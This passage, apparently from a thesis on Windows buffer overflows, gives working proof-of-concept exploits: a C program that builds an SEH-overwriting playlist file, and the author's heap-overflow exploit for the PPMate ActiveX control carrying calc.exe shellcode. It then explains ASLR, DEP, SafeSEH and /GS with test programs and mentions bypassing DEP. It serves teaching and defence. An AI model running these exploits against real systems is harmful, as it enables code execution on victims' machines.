 printf("\nUsage: %s <playlistfilename>\n\n", argv[0]);
 return 1;
}
if ((poc = fopen(argv[1], "w")) == NULL )
{
 printf("\n[-] Unable to create file\n\n");
 return -1;
}

fputs("#EXTM3U\n", poc);
fputs("#EXTINF:0,SongName\n", poc);
fputs("C:\\", poc);

// buffer
for (i=0; i<841; i++)
 fputs("\x90", poc);
// Overwrite Next SEH record
 fputs("\xEB\x06\x90\x90", poc);  // 0x909006EB Jump 6 bytes

// Overwrite SE Handler
fputs("\xE2\xB1\x57\x7C", poc);   // 0x7C57B1E2   pop eax -
pop - ret , findjmp2 kernel32.dll eax, W2K SP4


// Some nops
for (i=0; i<16; i++)
 fputs("\x90", poc);

// Payload
 fputs(scode, poc);

 fputs(tail, poc);

 printf("\n[+] File %s created\n\n", argv[1]);

 fclose(poc);
 return 0;
}
```

### 3.4.3 PPMate Player

PPMate is an online TV programs viewer which uses an ActiveX control to view through Internet Explorer. Figure 3.10 below shows a screenshot of the application.

**Figure 3.10: PPMate Player application**

In this application a heap-based buffer overflow takes place overwriting our blink and flink pointers. The vulnerability lies in the PPMedia Class ActiveX control library file `PPMPlayer.dll` when more than 1032 bytes is passed to the `StartUrl()` method.

The vulnerability was discovered by the author and first got published by Secunia on the 16th July 2008 (http://secunia.com/advisories/30952/ ).

The exploit code below has been written by the author where the payload executes windows calculator when successfully exploited.

```
<html>
<object  classid='clsid:72B15B25-2EC8-4CDD-B284-C89A5F8E8D5F'
id='target' ></object>

<script language="JavaScript">

/*  win32_exec  -  EXITFUNC=process  CMD=calc.exe  Size=338
Encoder=Alpha2 http://metasploit.com */

var shellcod =  unescape(
"%eb%03%59%eb%05%e8%f8%ff%ff%ff%49%49%49%49%49%49" +
"%49%49%48%49%49%49%49%49%49%49%49%49%51%5a%6a%68" +
"%58%30%42%31%50%41%42%6b%42%41%78%32%42%42%32%41" +
"%41%42%30%41%41%58%50%38%42%42%75%5a%49%6b%4c%7a" +
"%48%42%64%35%50%55%50%45%50%4e%6b%41%55%45%6c%6e" +
"%6b%51%6c%56%65%30%78%77%71%5a%4f%4c%4b%42%6f%74" +
"%58%6c%4b%43%6f%75%70%64%41%48%6b%67%39%4e%6b%74" +
"%74%6c%4b%74%41%4a%4e%67%41%79%50%6f%69%4e%4c%6f" +
"%74%4f%30%50%74%64%47%4f%31%58%4a%54%4d%77%71%4f" +
"%32%6a%4b%4c%34%47%4b%51%44%55%74%55%54%54%35%78" +
"%65%6e%6b%61%4f%55%74%34%41%5a%4b%52%46%6e%6b%54" +
"%4c%42%6b%4e%6b%43%6f%37%6c%65%51%58%6b%6c%4b%35" +
"%4c%4c%4b%75%51%48%6b%6b%39%33%6c%71%34%63%34%6f" +
"%33%64%71%6f%30%63%54%4c%4b%47%30%46%50%6c%45%6b" +
"%70%64%38%54%4c%4e%6b%61%50%74%4c%6e%6b%50%70%47" +
"%6c%6e%4d%4e%6b%72%48%37%78%5a%4b%45%59%6e%6b%6d" +
"%50%6e%50%43%30%73%30%33%30%4c%4b%55%38%45%6c%41" +
"%4f%36%51%49%66%65%30%30%56%4e%69%5a%58%4c%43%4b" +
"%70%73%4b%42%70%33%58%53%4e%38%58%4d%32%42%53%63" +
"%58%4c%58%4b%4e%4c%4a%34%4e%76%37%79%6f%6a%47%43" +
"%53%32%41%52%4c%70%63%64%6e%72%45%42%58%35%35%67" +
"%70%68");

var buf = 'A';
while (buf.length <= 1023) buf = buf + 'A';

// edi+0x74 lands here, jump over heap structure into nops
var jmp = unescape("%EB%14");

var pad = unescape("%44%44%44%44%44%44");

// call dword ptr[edi+0x74] -> 0x71C3DE66 netapi32.dll XP SP1
var eax = unescape("%66%DE%C3%71");
```

```
// Pointer to the Unhandled Exception Filter 0x77ED73B4
var ecx = unescape("%B4%73%ED%77");

var nop = unescape("%90%90%90%90%90%90%90%90%90%90");

var pay = buf + jmp + pad + eax + ecx + nop + nop + shellcod;

target.StartUrl(pay);

</script>
</html>
```

This exploit code uses the `UnhandledExceptionFilter()` function to take control of the flow of execution as discussed in chapter 2 page 31. Below in Figure 3.11 shows how the flow of execution takes place once the buffer overflow has taken place.




**Figure 3.11 : Controlling execution flow from heap pointers**

## 3.5 Summary

In this chapter we touched upon various tools that can be used to aid us in exploitation of software. We looked into actual exploits on how they were written and where the control on the flow of execution had taken place. We learned that different languages produce different input in memory so when it comes to writing exploits we must always examine ways that our exploit is most reliable and successful.

# 4. Prevention


In this chapter we will investigate ways on how to prevent buffer overflow attacks from being successful even if boundless checking on functions exists in code. These preventive measures are by no means a solution to replace secure programming practices but add another safeguard mechanism from programming mistakes.

## 4.1 Address Space Layout Randomization

*Address Space Layout Randomization* in short is known as ASLR. This is a new security feature taken by Microsoft which has been incorporated into Windows Vista. This feature had first been seen back in 2001 on Linux operating systems. This feature loads code into different locations in memory when a program is loaded or machine booted. It stops exploits from being successful as addresses will be different at each boot so the attacker will no longer have a static memory address, for example using a jump address or calling the `system()` function memory address.

The randomization of addresses applies to the heap, the stack, and even the image base. In order for programs to take advantage of this security feature developers will have to recompile code and link it with the */dynamicbase* option. This option was first shipped in Visual Studio 2005 SP1. Once compiled a new header flag is used where addresses will be randomized. All executables and dynamic link libraries in Vista have this new header flag set. This means if a program ran in Windows Vista that had not been compiled and linked with the dynamicbase option the image base (program) will not be randomized but the libraries in Windows Vista being used by the program will be, meaning if the program calls the `system()` function, this will be randomised as library file `msvcrt.dll` has been compiled which exports the `system()` function.

The following code below has been written by the author which gives us an output of addresses on the locations of the stack, heap and the `system()` function address. In Figure 4.1 we can see an example of the output.



```
C:\>aslrtestd
System(): 7764ab6b   stack: 003bfab4   heap: 004d07c8

C:\>_
```

**Figure 4.1: Memory address locations in Vista**

```
#include <stdio.h>
#include <windows.h>

typedef void (*MYPROC)(LPTSTR);

int main(int argc, char *argv[])
{

  HINSTANCE     libhand;
  MYPROC        sysadd;
  unsigned char stack[8];
  unsigned char *heap = NULL;
  HANDLE        heaphand = NULL;

  libhand = LoadLibrary("c:\\windows\\system32\\msvcrt.dll");
  sysadd = (MYPROC) GetProcAddress(libhand, "system");

  heaphand = HeapCreate(0, 0, 0);
  heap = HeapAlloc(heaphand, 0, 8);

  printf("System(): %0.8x   stack: %0.8x   heap: %0.8x\n",
sysadd, stack, heap);

  return 0;
}
```

This code had been compiled twice with two different names. One compiled with the dynamicbase option `(C:\>cl aslrtestd.c /link /dynamicbase)`. Each tool had been run 3 times before rebooting the Vista operating system and then running the tool again 3 times. The operating system had been rebooted 5 times in total. Below are the outputted results from the tool compiled with the dynamicbase option. As we can see the stack and heap locations have been changed at each run whereas the system function only changes at boot this library loads once only at boot up.

```
System(): 7588ab6b   stack: 0037fd24   heap: 001e07c8
System(): 7588ab6b   stack: 001cfcb0   heap: 00ba07c8
System(): 7588ab6b   stack: 0038fb2c   heap: 000507c8

System(): 7631ab6b   stack: 0038f83c   heap: 004a07c8
System(): 7631ab6b   stack: 0020fe18   heap: 00af07c8
System(): 7631ab6b   stack: 002afdb8   heap: 00d307c8

System(): 7572ab6b   stack: 002eff34   heap: 008b07c8
System(): 7572ab6b   stack: 0024fb84   heap: 00a507c8
System(): 7572ab6b   stack: 0031f7b0   heap: 009d07c8

System(): 75d7ab6b   stack: 001bf834   heap: 001e07c8
System(): 75d7ab6b   stack: 0031fcac   heap: 000907c8
System(): 75d7ab6b   stack: 0030fa88   heap: 00bc07c8

System(): 7764ab6b   stack: 0021fd08   heap: 006707c8
System(): 7764ab6b   stack: 0018fe6c   heap: 006c07c8
System(): 7764ab6b   stack: 0044fe3c   heap: 002d07c8
```

The second output below is from our same tool compiled not using the dynamicbase option. As we can see the heap and system function is still randomized apart from the stack.

```
System(): 7588ab6b   stack: 0017ff40   heap: 00c507c8
System(): 7588ab6b   stack: 0017ff40   heap: 002207c8
System(): 7588ab6b   stack: 0017ff40   heap: 002507c8

System(): 7631ab6b   stack: 0017ff40   heap: 008e07c8
System(): 7631ab6b   stack: 0017ff40   heap: 00df07c8
System(): 7631ab6b   stack: 0017ff40   heap: 00af07c8

System(): 7572ab6b   stack: 0017ff40   heap: 009c07c8
System(): 7572ab6b   stack: 0017ff40   heap: 009f07c8
System(): 7572ab6b   stack: 0017ff40   heap: 00a807c8

System(): 75d7ab6b   stack: 0017ff40   heap: 001d07c8
System(): 75d7ab6b   stack: 0017ff40   heap: 00a107c8
System(): 75d7ab6b   stack: 0017ff40   heap: 001907c8

System(): 7764ab6b   stack: 0017ff40   heap: 00aa07c8
System(): 7764ab6b   stack: 0017ff40   heap: 003907c8
System(): 7764ab6b   stack: 0017ff40   heap: 00a207c8
```


One more point to mention is that running a program on Windows XP that has been compiled with the dynamicbase option has no effect in memory addresses. The addresses will always be the same at load and boot.

## 4.2 Data Execution Prevention

*Data Execution Prevention* or DEP is a protection mechanism from buffer overflow attacks which prevents execution of code on the stack or the heap. In a buffer overflow vulnerability an attacker inserts arbitrary code into the memory of a program. If this section of memory was protected then any attempt to execute that code will cause an exception.

Modern processors now support a feature called NX ("No eXecute") or XD ("eXecute Disabled") bit, and it is this feature in conjunction with the operating system which can be used to mark memory locations as readable and writeable but not executable.

DEP is a Windows terminology which was introduced in Windows XP Service Pack 2 and is included in Windows XP Tablet PC Edition 2005, Windows Server 2003 Service Pack 1 and later, Windows Vista, and Windows Server 2008. DEP setting can be found using the System Control Panel applet, under Advanced, Performance Options as shown in Figure 4.2.



Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?


[✓ Turn on DEP for essential Windows programs and services only]

Turn on DEP for all programs and services except those I select:

Your computer's processor supports hardware-based DEP.

**Figure 4.2: DEP settings**

From the above picture the operating system confirms that the processor supports hardware-based DEP. Software-based DEP is another protection mechanism that protects us on machines with non supporting hardware which we will cover in the next section. Figure 4.3 tells us that the machine does not support hardware based DEP.



Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?

[✓ Turn on DEP for essential Windows programs and services only]

Turn on DEP for all programs and services except those I select:


Your computer's processor does not support hardware-based DEP. However, Windows can use DEP software to help prevent some types of attacks.

**Figure 4.3: DEP settings on a non-supporting hardware**

Running code shown below we can test out the DEP protection. Once compiled and run it will load windows calculator. If this same code was to be compiled with the */NXCOMPAT* linker option (`c:\>cl calc_nx.c /link /nxcompat`) and run again on a machine supporting DEP we will get an access violation error message box as shown in Figure 4.4 and stopping calculator from loading up. A popup box will also appear near the systray shown in Figure 4.5. If however you need to bypass DEP protection then the `VirtualProtect()` function can be used to let sections of code to run in a DEP protected environment.

```
#include <stdio.h>

/* win32_exec -  EXITFUNC=process CMD=calc.exe Size=164
Encoder=PexFnstenvSub http://metasploit.com */

unsigned char scode[] =
"\x33\xc9\x83\xe9\xdd\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x6f"
"\x38\x91\x8d\x83\xeb\xfc\xe2\xf4\x93\xd0\xd5\x8d\x6f\x38\x1a\xc8"
"\x53\xb3\xed\x88\x17\x39\x7e\x06\x20\x20\x1a\xd2\x4f\x39\x7a\xc4"
```

```
"\xe4\x0c\x1a\x8c\x81\x09\x51\x14\xc3\xbc\x51\xf9\x68\xf9\x5b\x80"
"\x6e\xfa\x7a\x79\x54\x6c\xb5\x89\x1a\xdd\x1a\xd2\x4b\x39\x7a\xeb"
"\xe4\x34\xda\x06\x30\x24\x90\x66\xe4\x24\x1a\x8c\x84\xb1\xcd\xa9"
"\x6b\xfb\xa0\x4d\x0b\xb3\xd1\xbd\xea\xf8\xe9\x81\xe4\x78\x9d\x06"
"\x1f\x24\x3c\x06\x07\x30\x7a\x84\xe4\xb8\x21\x8d\x6f\x38\x1a\xe5"
"\x53\x67\xa0\x7b\x0f\x6e\x18\x75\xec\xf8\xea\xdd\x07\x46\x49\x6f"
"\x1c\x50\x09\x73\xe5\x36\xc6\x72\x88\x5b\xf0\xe1\x0c\x16\xf4\xf5"
"\x0a\x38\x91\x8d";

int main(int argc, char *argv[])
{
  void(*sc)() = (void *)scode;

  printf("\nShellcode size is: %d bytes\n",sizeof(scode));
  printf("\nRunning calculator . . .\n\n");
  sc();
  return 0;
}
```


Microsoft Windows

calc_nx.exe has stopped working

Windows can check online for a solution to the problem the next time you go online.


Check online for a solution later and close the program

Close the program

Hide problem details

```
Problem signature:
  Problem Event Name:          BEX
  Application Name:            calc_nx.exe
  Application Version:         0.0.0.0
  Application Timestamp:       486ca6d0
  Fault Module Name:           calc_nx.exe
  Fault Module Version:        0.0.0.0
  Fault Module Timestamp:      486ca6d0
  Exception Offset:            0000c000
  Exception Code:              c0000005
```

**Figure 4.4: DEP protection message box in Windows Vista**



calc_nx.exe was closed
To help protect your computer, Data Execution Prevention has closed calc_nx.exe. Click to learn more.

**Figure 4.5: DEP protection popup box**

What we have discussed so far covers hardware-enforced DEP where the processor and operating system work together marking memory pages as non-executable. For a limited amount of protection Microsoft has also implemented a software-enforced DEP where processors do not have the NX bit support. Software-enforced DEP does not protect from execution of code in memory but instead from another type of attack known as SEH overwrites. Software DEP/SafeSEH simply checks when an exception is thrown to make sure that the exception is registered in a function table for the application and requires the application to be linked with the */SAFESEH* switch when compiled. We will talk more about SAFESEH in our next protection feature.

DEP can be disabled if needed by modifying the */NOEXECUTE* switch in the boot.ini file located in the root. This option is only available on 32-bit versions of Windows when running on processors supporting no-execute protection [19]. No-execute protection is always enabled on 64-bit versions of Windows on processors that support no-execute protection. There are several options available that we can specify with this switch:

```
/NOEXECUTE=OPTIN
       Enables DEP for core system images and those specified
       in the DEP configuration dialog.
/NOEXECUTE=OPTOUT
       Enables DEP for all images except those specified in
       the DEP configuration dialog.
/NOEXECUTE=ALWAYSON
       Enables DEP on all images.
/NOEXECUTE=ALWAYSOFF
       Disables DEP.
```

## 4.3 SafeSEH

In chapter two we mentioned how the Structured Exception Handler (SEH) is a structure used in windows exception handling and is stored in a linked list on the stack. When exception handling is used in a program it gives the program the opportunity to handle the error when an exception occurs or passes it on to the next linked exception handler in the list. Taking control of this structure thus gives us control to the flow of execution.


In Visual Studio 2003 Microsoft introduced a new switch used at compile time known as SafeSEH which attempts to act as mitigation for the SEH overwrite attack. SafeSEH is a linker option so when code is linked with /SafeSEH it works by adding a static list of known good exception handlers that are considered valid as metadata within a given binary (executable or dynamic link library).

Binaries that support SafeSEH allow the exception dispatcher to perform additional checks when dispatching exceptions. The most important check involves determining if an exception handler that is found to exist within the mapped region of a given binary (registered in the function table located within the binary) is considered to be one of the safe exception handlers. If the exception handler is not a safe exception handler then steps are taken to prevent it from being called, stopping a possible attack. Using the /SAFESEH switch tells the linker to only generate a binary if it can also generate a table of the safe exception handlers of the binary. This table specifies the operating system which exception handlers are valid for the binary. These protection benefits are enabled with Windows XP SP2, Windows Server 2003, and Windows Vista.

If /SAFESEH is not specified, the linker will produce a binary with a table of safe exceptions handlers if all modules are compatible with the safe exception handling feature. If any modules were not compatible with safe exception handling feature, the resulting binary will not contain a table of safe exception handlers. The most common reason for the linker not to be able to produce a binary is because one or more of the input files (modules) to the linker was not compatible with the safe exception handlers feature. The reason behind this is that it was created with a compiler from a previous version of Visual C++.

If the binary was compiled with /SafeSEH and you try to return into a module that has been also been compiled with this feature, but the address you chose is not in the list of registered handlers, then the exception handling code will not transfer execution.

In Figure 4.6 we can see that from the libraries linked with Internet Explorer process `iexplore.exe` on a Windows XP SP2 machine are all compiled and linked with the SafeSEH switch.


OllyDbg - iexplore.exe - [/SafeSEH Module Scanner]

| SEH mode | Base | Limit | Module version | Module Name |
|---|---|---|---|---|
| /SafeSEH ON | 0x400000 | 0x419000 | 6.00.2900.2180 (xpsp_sp2_rtm.04 | C:\Program Files\Internet Explorer\iexplore.exe |
| /SafeSEH ON | 0x5b860000 | 0x5b8b4000 | 5.1.2600.2976 (xpsp_sp2_gdr.060 | C:\WINDOWS\system32\NETAPI32.dll |
| /SafeSEH ON | 0x754d0000 | 0x75550000 | 5.131.2600.2180 (xpsp_sp2_rtm.0 | C:\WINDOWS\system32\CRYPTUI.dll |
| /SafeSEH ON | 0x76c30000 | 0x76c5e000 | 5.131.2600.2180 (xpsp_sp2_rtm.0 | C:\WINDOWS\system32\WINTRUST.dll |
| /SafeSEH ON | 0x76c90000 | 0x76cb8000 | 5.1.2600.2180 (xpsp_sp2_rtm.040 | C:\WINDOWS\system32\IMAGEHLP.dll |
| /SafeSEH ON | 0x76f60000 | 0x76f8c000 | 5.1.2600.2180 (xpsp_sp2_rtm.040 | C:\WINDOWS\system32\WLDAP32.dll |
| /SafeSEH ON | 0x77120000 | 0x771ab000 | 5.1.2600.3266 | C:\WINDOWS\system32\OLEAUT32.dll |
| /SafeSEH ON | 0x771b0000 | 0x77256000 | 6.00.2900.3354 (xpsp_sp2_gdr.08 | C:\WINDOWS\system32\WININET.dll |
| /SafeSEH ON | 0x773d0000 | 0x774d2000 | 6.0 (xpsp_sp2_rtm.040803-2158) | C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common- |
| /SafeSEH ON | 0x774e0000 | 0x7761d000 | 5.1.2600.2726 (xpsp_sp2_gdr.050 | C:\WINDOWS\system32\ole32.dll |
| /SafeSEH ON | 0x77a80000 | 0x77b14000 | 5.131.2600.2180 (xpsp_sp2_rtm.0 | C:\WINDOWS\system32\CRYPT32.dll |
| No SEH | 0x77b20000 | 0x77b32000 | 5.1.2600.2180 (xpsp_sp2_rtm.040 | C:\WINDOWS\system32\MSASN1.dll |
| /SafeSEH ON | 0x77c00000 | 0x77c08000 | 5.1.2600.2180 (xpsp_sp2_rtm.040 | C:\WINDOWS\system32\VERSION.dll |
| /SafeSEH ON | 0x77c10000 | 0x77c68000 | 7.0.2600.2180 (xpsp_sp2_rtm.040 | C:\WINDOWS\system32\msvcrt.dll |
| /SafeSEH ON | 0x77dd0000 | 0x77e6b000 | 5.1.2600.2180 (xpsp_sp2_rtm.040 | C:\WINDOWS\system32\ADVAPI32.dll |
| /SafeSEH ON | 0x77e70000 | 0x77f02000 | 5.1.2600.3173 (xpsp_sp2_gdr.070 | C:\WINDOWS\system32\RPCRT4.dll |
| /SafeSEH ON | 0x77f10000 | 0x77f57000 | 5.1.2600.3316 (xpsp_sp2_gdr.080 | C:\WINDOWS\system32\GDI32.dll |
| /SafeSEH ON | 0x77f60000 | 0x77fd6000 | 6.00.2900.3354 (xpsp_sp2_gdr.08 | C:\WINDOWS\system32\SHLWAPI.dll |
| /SafeSEH ON | 0x77fe0000 | 0x77ff1000 | 5.1.2600.2180 (xpsp_sp2_rtm.040 | C:\WINDOWS\system32\Secur32.dll |
| /SafeSEH ON | 0x7c800000 | 0x7c8f5000 | 5.1.2600.3119 (xpsp_sp2_gdr.070 | C:\WINDOWS\system32\kernel32.dll |
| /SafeSEH ON | 0x7c900000 | 0x7c9b0000 | 5.1.2600.2180 (xpsp_sp2_rtm.040 | C:\WINDOWS\system32\ntdll.dll |
| /SafeSEH ON | 0x7e290000 | 0x7e3ff000 | 6.00.2900.3354 (xpsp_sp2_gdr.08 | C:\WINDOWS\system32\SHDOCVW.dll |
| /SafeSEH ON | 0x7e410000 | 0x7e4a0000 | 5.1.2600.3099 (xpsp_sp2_gdr.070 | C:\WINDOWS\system32\USER32.dll |

Program entry point    Paused

P File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S

**Figure 4.6: Modules linked with Internet Explorer process**

Only one module is listed as "No SEH" which means that it is not active in this case. Searching for pop pop ret instruction address from any one of these libraries as our fake exception handler will therefore fail to give us control.

The tool used to obtain this information is a plug-in for Olly Debugger developed by Mario Ballano. The tool does an in-memory scanning of process loaded modules checking if they were compiled with /SafeSEH.

## 4.4 GS switch

The *GS* switch was first introduced in Visual Studio 2002. This switch is a new compiler setting that sets up a *canary* or cookie which is a four byte value before the return address in the stack shown in Figure 4.7.

When a stack overflow occurs it will overwrite the return address and the canary. Before the program returns the value of the canary on the stack is compared to the original value stored in the .data section of the program [09] and if they do not match the program terminates. So what the /GS option does is basically prevent simple stack-based overflows from becoming exploitable.




**Figure 4.7: Stack view of where canary is placed**


The canary is a random value that is generated by the protection scheme and is placed before the saved frame pointer and return address. The canary is generated by XORing what is returned by 5 different functions [14]:

```
GetCurrentThreadId()
GetTickCount()
GetCurrentProcessId()
GetSystemTimeAsFileTime()
QueryPerformanceCounter()
```

What is returned from each function is XORed with one another. Then the result of XORing on what is returned by all the functions is then XORed with the return address the protection scheme is hoping to protect.

